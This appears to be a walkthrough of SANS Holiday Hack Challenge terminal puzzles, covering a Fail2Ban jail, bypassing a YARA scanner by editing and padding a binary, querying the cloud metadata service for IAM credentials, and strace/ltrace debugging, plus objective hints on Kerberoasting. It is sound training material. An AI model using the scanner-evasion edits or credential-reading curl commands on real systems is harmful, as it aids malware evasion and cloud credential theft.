While this game could be modified (by tweaking cookies) to support a single player mode I have chosen the "think-outside-the-box" strategy: Put two laptops next to each other, created a room and the invitation at the same time and played the game having one hand on each laptop's keyboard. 😊

Hints given

- **Debugging Shellcode:** Also, troubleshooting shellcode can be difficult. Use the debugger step-by-step feature to watch values.
- **Register Stomping:** Lastly, be careful not to overwrite any register values you need to reference later on in your shellcode.
- **Shellcode Primer Primer:** If you run into any shellcode primers at the North Pole, be sure to read the directions and the comments in the shellcode source!

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Hints for Objective 7: Printer Exploitation

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
Overview

Requested by Ruby Oyster, found in FrostFest - Jack's Office

Task Objective 6: Shellcode Primer

Description

See [Objective 6: Shellcode Primer](#)



Hints given

- **Hash Extension Attacks:** [Hash Extension Attacks](#) can be super handy when there's some type of validation to be circumvented.
- **Printer Firmware:** When analyzing a device, it's always a good idea to pick apart the firmware. Sometimes these things come down Base64-encoded.
- **Dropping Files:** Files placed in /app/lib/public/incoming will be accessible under <https://printer.kringlecastle.com/incoming/>.

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Hints for Objective 8: Kerberoasting on an Open Fire

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Overview

Requested by Eve Snowshoes, found in KringleCon - Santa's Office

Task HoHo ... No

Description

```
Jack is trying to break into Santa's workshop!
```

```
Santa's elves are working 24/7 to manually look through logs, identify the malicious IP addresses, and block them. We need your help to automate this so the elves can get back to making presents!
```

```
Can you configure Fail2Ban to detect and block the bad IPs?
```

```
* You must monitor for new log entries in /var/log/hohono.log
```

```
* If an IP generates 10 or more failure messages within an hour then it must
```

```
be added to the naughty list by running naughtylist add <ip>
/root/naughtylist add 12.34.56.78
```


```
* You can also remove an IP with naughtylist del <ip>
/root/naughtylist del 12.34.56.78
```

```
* You can check which IPs are currently on the naughty list by running
/root/naughtylist list
```

You'll be rewarded if you correctly identify all the malicious IPs with a Fail2Ban filter in `/etc/fail2ban/filter.d`, an action to ban and unban in `/etc/fail2ban/action.d`, and a custom jail in `/etc/fail2ban/jail.d`. Don't add any nice IPs to the naughty list!

*** IMPORTANT NOTE! ***

Fail2Ban won't rescan any logs it has already seen. That means it won't automatically process the log file each time you make changes to the Fail2Ban config. When needed, run `/root/naughtylist refresh` to re-sample the log file and tell Fail2Ban to reprocess it.



Resources

- Using fail2ban To Secure Your Own Server: <https://www.linode.com/docs/guides/using-fail2ban-to-secure-your-server-a-tutorial/>
- Regular Expressions tutorial: <https://regexland.com/regex-tutorial/>

Solution

The fail2ban filter can be implemented like this (there are 4 types of error messages which can occur in the log file):

```
root@01550c223905:/etc/fail2ban# cat filter.d/naughtylist.conf
[Definition]
failregex = ^.* Failed login from <HOST> for .*$
            ^.* Invalid heartbeat .* from <HOST>.*$
            ^.* Login from <HOST> rejected due to unknown user name.*$
            ^.* <HOST> sent a malformed request.*$
```

Let's test if these are matching:

```
root@01550c223905:/etc/fail2ban# fail2ban-regex /var/log/hohono.log
/etc/fail2ban/filter.d/naughtylist.conf
```

Running tests

=====

```
Use failregex filter file : naughtylist, basedir: /etc/fail2ban
Use log file : /var/log/hohono.log
Use encoding : UTF-8
```

Results

=====

Failregex: 3711 total

```
| - #) [# of hits] regular expression
| 1) [969] ^.* Failed login from <HOST> for .*$
| 2) [856] ^.* Invalid heartbeat .* from <HOST>.*$
| 3) [928] ^.* Login from <HOST> rejected due to unknown user name.*$
| 4) [958] ^.* <HOST> sent a malformed request.*$
|`_
```

We also need some actions to ban/unban IPs:

```
root@6f94ebf60fe4:/etc/fail2ban# cat action.d/naughtylist.conf
[Definition]
actionban = /root/naughtylist add <ip>
actionunban = /root/naughtylist del <ip>
```

And of course a proper jail:

```
root@6f94ebf60fe4:/etc/fail2ban# cat jail.d/naughtylist.conf
[naughtylist]
enabled = true
filter = naughtylist
logpath = /var/log/hohono.log

banaction = naughtylist

maxretry = 10
findtime = 3600
bantime = -1
```

Let's refresh the config and reload the entries to see if they are triggering fail2ban:

```
root@618198b70f67:/etc/fail2ban/jail.d# Log file refreshed! It may take fail2ban a few
moments to re-process.
192.149.76.183 has been added to the naughty list!
..
201.10.224.72 has been added to the naughty list!
You correctly identified 19 IPs out of 19 bad IPs
You incorrectly added 0 benign IPs to the naughty list

*****
* You stopped the attacking systems! You saved our systems!
*
* Thank you for all of your help. You are a talented defender!
*****
```

Hints given

- **Active Directory Interrogation:** Investigating Active Directory errors is harder without [Bloodhound](#), but there are [native methods](#).
- **Kerberoasting and Hashcat Syntax:** Learn about [Kerberoasting](#) to leverage domain credentials to get usernames and crackable hashes for service accounts.
- **Stored Credentials:** Administrators often store credentials in scripts. These can be coopted by an attacker for other purposes!
- **Kerberoast and AD Abuse Talk:** Check out [Chris Davis' talk](#) and [scripts](#) on Kerberoasting and Active Directory permissions abuse.
- **Finding Domain Controllers:** There will be some 10.X.X.X networks in your routing tables that may be interesting. Also, consider adding -PS22,445 to your nmap scans to "fix" default probing for unprivileged scans.
- **Hashcat Mangling Rules:** [OneRuleToRuleThemAll.rule](#) is great for mangling when a password dictionary isn't enough.
- **CeWL for Wordlist Creation:** [CeWL](#) can generate some great wordlists from website, but it will ignore digits in terms by default.

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Hints for Objective 9: Splunk!

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Overview

Requested by Fitz Shortstack, found in KringleCon - Entry

Task Yara Analysis

Description

```
HELP!!!
```

```
This critical application is supposed to tell us the sweetness levels of our candy
manufacturing output (among other important things), but I can't get it to run.
```


It keeps saying something something yara. Can you take a look and see if you can help get this application to bypass Sparkle Redberry's Yara scanner?

If we can identify the rule that is triggering, we might be able change the program to bypass the scanner.

We have some tools on the system that might help us get this application going: vim, emacs, nano, yara, and xxd

The children will be very disappointed if their candy won't even cause a single cavity.

```
snowball12@e3932e4afe25:~$
```



Resources

- Writing YARA rules: <https://yara.readthedocs.io/en/stable/writingrules.html>
- CyberChef: <https://gchq.github.io/CyberChef/>

Solution

First run of the blocked binary:

```
snowball12@312ab12cd1a9:~$ ./the_critical_elf_app  
yara_rule_135 ./the_critical_elf_app
```

That yara rule says

```
strings:  
  $s = "candycane"
```

So just open the binary (a simple editor like vi is sufficient), look for that string and replace the lower case c with a capital C

Second run:

```
snowball12@45408967b971:~$ ./the_critical_elf_app  
yara_rule_1056 ./the_critical_elf_app
```

That yara rule says

```
strings:
  $s1 = {6c 6962 632e 736f 2e36}
  $hs2 = {726f 6772 616d 2121}
```

Just feed that numbers into CyberChef and apply the magic recipe:

```
From_Hexdump()
c.so.6gram!! Valid UTF8
Entropy: 3.25
```

So just open the binary again, look for the second string and replace the ! With another character like -

Third run:

```
snowball12@45408967b971:~$ ./the_critical_elf_app
yara_rule_1732 ./the_critical_elf_app
```

That yara rule looks for a lot of string but we can take the easy route looking at the conditions:

```
condition:
  uint32(1) == 0x02464c45 and filesize < 50KB and
  10 of them
```

Let's append some null bytes at the end of the file:

```
snowball12@45408967b971:~$ dd if=/dev/zero count=100 >> the_critical_elf_app
100+0 records in
100+0 records out
51200 bytes (51 kB, 50 KiB) copied, 0.000323874 s, 158 MB/s
snowball12@45408967b971:~$ ls -l the_critical_elf_app
-rwxr-xr-x 1 snowball12 snowball12 67889 Dec 13 21:34 the_critical_elf_app
```

The binary will be able to bypass the yara checks now:

```
snowball12@45408967b971:~$ ./the_critical_elf_app
Machine Running..
Toy Levels: Very Merry, Terry
Naughty/Nice Blockchain Assessment: Untampered
Candy Sweetness Gauge: Exceedingly Sugarlicious
Elf Jolliness Quotient: 4a6f6c6c7920456e6f7567682c204f76657274696d6520417070726f766564
```

Hints given

- **Sysmon Monitoring in Splunk:** Sysmon network events don't reveal the process parent ID for

example. Fortunately, we can pivot with a query to investigate process creation events once you get a process ID.

- **Malicious NetCat??:** Did you know there are multiple versions of the Netcat command that can be used maliciously? nc.openbsd, for example.
- **GitHub Monitoring in Splunk:** Between GitHub audit log and webhook event recording, you can monitor all activity in a repository, including common git commands such as git add, git status, and git commit.

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Hints for Objective 10: Now Hiring!

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Overview


Requested by Noxious O D'or, found in FrostFest - Jack's Restroom

Task IMDS Exploration

Description

🎄 🎄 🎄 Prof. Petabyte here. In this lesson you'll continue to build your cloud asset skills, interacting with the Instance Metadata Service (IMDS) using curl. 🎄 🎄 🎄 If you get stuck, run 'hint' for assistance. 🎄 🎄 🎄

The Instance Metadata Service (IMDS) is a virtual server for cloud assets at the IP address 169.254.169.254. Send a couple ping packets to the server.



Resources

None

Solution

First we ping the IMDS

```
ping 169.254.169.254
```

And we follow the hint system (The commands you'll need to enter are shown by the hint system)

```
curl http://169.254.169.254
curl http://169.254.169.254/latest
curl http://169.254.169.254/latest/dynamic
curl http://169.254.169.254/latest/dynamic/instance-identity/document
curl http://169.254.169.254/latest/dynamic/instance-identity/document | jq
curl http://169.254.169.254/latest/meta-data
curl http://169.254.169.254/latest/meta-data/hostname
curl http://169.254.169.254/latest/meta-data/hostname ; echo
curl http://169.254.169.254/latest/meta-data/iam/security-credentials
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-role
```

Let's switch over to IMDSv2 which uses token for authentication

```
elfu@0c4829d4fe5e:~$ cat gettoken.sh
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
source gettoken.sh
echo $TOKEN
curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/placement/region
```

Hints given

- **AWS IMDS Documentation:** The [AWS documentation for IMDS](#) is interesting reading.

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Hints for Objective 11: Customer Complaint Analysis

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Overview

Requested by Tinsel Upatree, found in KringleCon - Kitchen


Task Strace Ltrace Retrace

Description

```
=====
Please, we need your help! The cotton candy machine is broken!

We replaced the SD card in the Cranberry Pi that controls it and reinstalled the
software. Now it's complaining that it can't find a registration file!

Perhaps you could figure out what the cotton candy software is looking for...
=====
```



Resources

- ltrace man page: <https://man7.org/linux/man-pages/man1/ltrace.1.html>
- strace man page: <https://man7.org/linux/man-pages/man1/strace.1.html>

Solution

The binary is missing some configuration file:

```
kotton_kandy_co@d1c631b1cf57:~$ ./make_the_candy
Unable to open configuration file.
```

Let's strace that file to see if we can find some missing dependency:

```
kotton_kandy_co@d1c631b1cf57:~$ strace ./make_the_candy
..
openat(AT_FDCWD, "registration.json", O_RDONLY) = -1 ENOENT (No such file or directory)
..
```

Let's create that file with some dummy content and run the binary again:

```
kotton_kandy_co@d1c631b1cf57:~$ touch registration.json
kotton_kandy_co@d1c631b1cf57:~$ echo something >> registration.json
kotton_kandy_co@d1c631b1cf57:~$ ./make_the_candy
Unregistered - Exiting.
```

Seems the binary expects that file to contain certain information, let's ltrace that file (maybe we can find some function calls regarding the content):

```
kotton_kandy_co@d1c631b1cf57:~$ ltrace -S -f ./make_the_candy
..
[pid 26] strstr("something\n", "Registration") = nil
..
```

This way we can see the strings that are expected and we can rebuild the full configuration file:

```
kotton_kandy_co@d1c631b1cf57:~$ vim registration.json
kotton_kandy_co@d1c631b1cf57:~$ cat registration.json
Registration: True
kotton_kandy_co@d1c631b1cf57:~$ ./make_the_candy

Launching...
```

Hints given

- **Wireshark Display Filters:** Different from BPF capture filters, Wireshark's [display filters](#) can find text with the contains keyword - and evil bits with ip.flags.rb.
- **Evil Bit RFC:** [RFC3514](#) defines the usage of the "Evil Bit" in IPv4 headers.

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Hints for Objective 12: Frost Tower Website Checkup

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Overview

Requested by Ribb Bonbowford, found in KringleCon - Dining Room

Task The Elf Code

Description

```
Welcome to
```

```
Python Edition!
```

```
Mischevious munchkins have nabbed all the North Pole's lollipops intended for good children all over the world.
```

```
Use your Python skills to retrieve the nabbed lollipops from at least eight entrances to KringleCon.
```

```
Click to begin or continue at your current task.
```

```
Inspired by SANS SEC573 pyWars.
```

```
Not Familiar with Python?
```

```
Take a look at The Ultimate Python Beginner's Handbook or the CodeAcademy interactive Python tutorial.
```



The Elf Code


About

Munchkins have stolen all of the lollipops from the North Pole and scattered them outside the KringleCon entrances. Use your programming skills to collect all the lollipops and return to the KringleCon entrance. Be on the lookout for munchkins and traps! They will force you to start the level over again!

How To Play *The Elf Code*

Use the console

```
1 import elf, munchkins, levers, lollipops
2 elf.moveLeft(1)
```

 to enter Python code to control your elf  in the game window:

```
12 elf.moveLeft(1)
13 elf.moveUp(8)
14 # Solve the munchkin's challenge
15 munchList = munchkin.ask() # e.g. [1, 3, "a", "b"]
```

Resources

- The Ultimate Python Beginner's Handbook: <https://www.freecodecamp.org/news/the-python-guide-for-beginners/>
- CodeAcademy interactive Python tutorial: <https://www.codecademy.com/courses/learn-python-3/lessons/python-hello-world/exercises/welcome>

Solution

In this simulator you need to write Python code which interacts with the objects. You also need to fulfill certain requirements to finish a level successfully.

Each level can have different solutions, but each level has a very good description and hints so you can always start with a template and finish the missing parts.

The programs are:

```
# First level
lollipop = lollipops.get(0)
elf.moveTo(lollipop.position)
elf.moveTo({"x":2, "y":2})
```

Second level

```
lollipop1 = lollipops.get(1)
elf.moveTo(lollipop1.position)
lollipop0 = lollipops.get(0)
elf.moveTo(lollipop0.position)
elf.moveTo({"x":2, "y":2})
```

Third level

```
lever0 = levers.get(0)
lollipop0 = lollipops.get(0)
elf.moveTo({"x":6, "y":12})
sum = lever0.data() + 2
lever0.pull(sum)
elf.moveTo(lollipop0.position)
elf.moveTo({"x":2, "y":2})
```

Fourth level

```
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull("A String")
elf.moveUp(2)
lever3.pull(1==1)
elf.moveUp(2)
lever2.pull(1)
elf.moveUp(2)
lever1.pull([1,2,3])
elf.moveUp(2)
lever0.pull({1:1,2:2})
elf.moveUp(2)
```

Fifth level

```
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull(lever4.data() + " concatenate")
elf.moveUp(2)
lever3.pull(not(lever3.data()))
elf.moveUp(2)
lever2.pull(1 + lever2.data())
elf.moveUp(2)
newlist=lever1.data()
newlist.append(1)
lever1.pull(newlist)
elf.moveUp(2)
newdict=lever0.data()
newdict["strkey"] = "strvalue"
lever0.pull(newdict)
elf.moveUp(2)
```

```

# Sixth level
lever = levers.get(0)
data = lever.data()
elf.moveTo(lever.position)
if type(data) == bool:
    data = not data
elif type(data) == int:
    data = data * 2
elif type(data) == str:
    data = data + data
elif type(data) == list:
    data = [x+1 for x in data]
lever.pull(data)
elf.moveUp(2)

```

```

# Seventh level
for num in range(2):
    elf.moveLeft(3)
    elf.moveUp(15)
    elf.moveLeft(3)
    elf.moveDown(15)
elf.moveLeft(3)
elf.moveTo({"x":2,"y":2})

```

```

# Eighth level
all_lollipops = lollipops.get()
lever = levers.get(0)
for lollipop in all_lollipops:
    elf.moveTo(lollipop.position)
elf.moveTo(lever.position)
myarray = lever.data()
myarray.insert(0, "munchkins rule")
lever.pull(myarray)
elf.moveTo({"x":2,"y":6})
elf.moveTo({"x":2,"y":2})

```

Hints given

- **SQL Injection with Source:** When you have the source code, API documentation becomes [tremendously valuable](#).

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Hints for Objective 13: FPGA Programming

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
Overview

Requested by Grody Goiterson, found in FrostFest - Frost Tower Lobby

Task Elevator quest

Description

The elevator is offline, you need to configure the panel and arrange the circuit components so all output ports have power




Resources

- Logic Gates and Circuits: <https://logic.ly/lessons/>

Solution

You can use the resource link to see what effect each component has. The final solution looks like:



Hints given

- **FPGA Talk:** Prof. Qwerty Petabyte is giving [a lesson] about Field Programmable Gate Arrays (FPGAs).
- **FPGA for Fun:** There are [FPGA enthusiast](#) sites.

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Items

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- WiFi Dongle **A USB WiFi dongle**

Can be found in The North Pole - Orientation


Can be used to solve [Objective 3 Thaw Frost Tower's Entrance](#) requested by Grimy McTrolkins, found in The North Pole - The North Pole



- FPGA **Field-Programmable Gate Array**

Can be found in FrostFest - Frost Tower Rooftop

Can be used to unlock the last location at FrostFest



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Talks

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Hint: You can have a look at the agenda [following this link](#). Sadly it it does contain clickable links.

Speaker Agenda

	<p>Ed Skoudis SANS Holiday Hack Challenge: Welcome & Orientation <i>Track 1</i></p>
<p>Andy Smith Automate Security Response by Creating Your Own "Naughty Lists" <i>Track 2</i></p>	<p>Tom Liston RFC-3514 Compliant Pentesting: Being Good While You're Being Bad <i>Track 2</i></p>
<p>Prof. Qwerty Petabyte FPGA Design for Embedded Systems <i>Track 3</i></p>	<p>Nancy Gariché Disclosing Security Vulnerabilities to Open-Source Projects... Like a Boss <i>Track 3</i></p>
<p>Jay Beale Kubernetes Attack Demo: Hacking a Cheating Casino <i>Track 4</i></p>	<p>Xena Olsen The Abominable Snowman's Threat Hunting Adventure <i>Track 4</i></p>
<p>Sean Atkinson + Chris Elgee A CISO's Best Friend: The Pentester!!!? <i>Track 5</i></p>	<p>Chris Davis Demonstrating Active Directory Penetration Testing <i>Track 5</i></p>
<p>Mary Ellen Kennel How to Build a Free Malware Lab and Start Analyzing Samples in Under an Hour <i>Track 6</i></p>	<p>Clay Moody Using Open-Source Tools to Track Elves <i>Track 6</i></p>
<p>Kevin Tyers HIDden Ducky, Deconstructed Payload <i>Track 7</i></p>	<p>Google Eliminating XSS in Angular Applications <i>Track 7</i></p>

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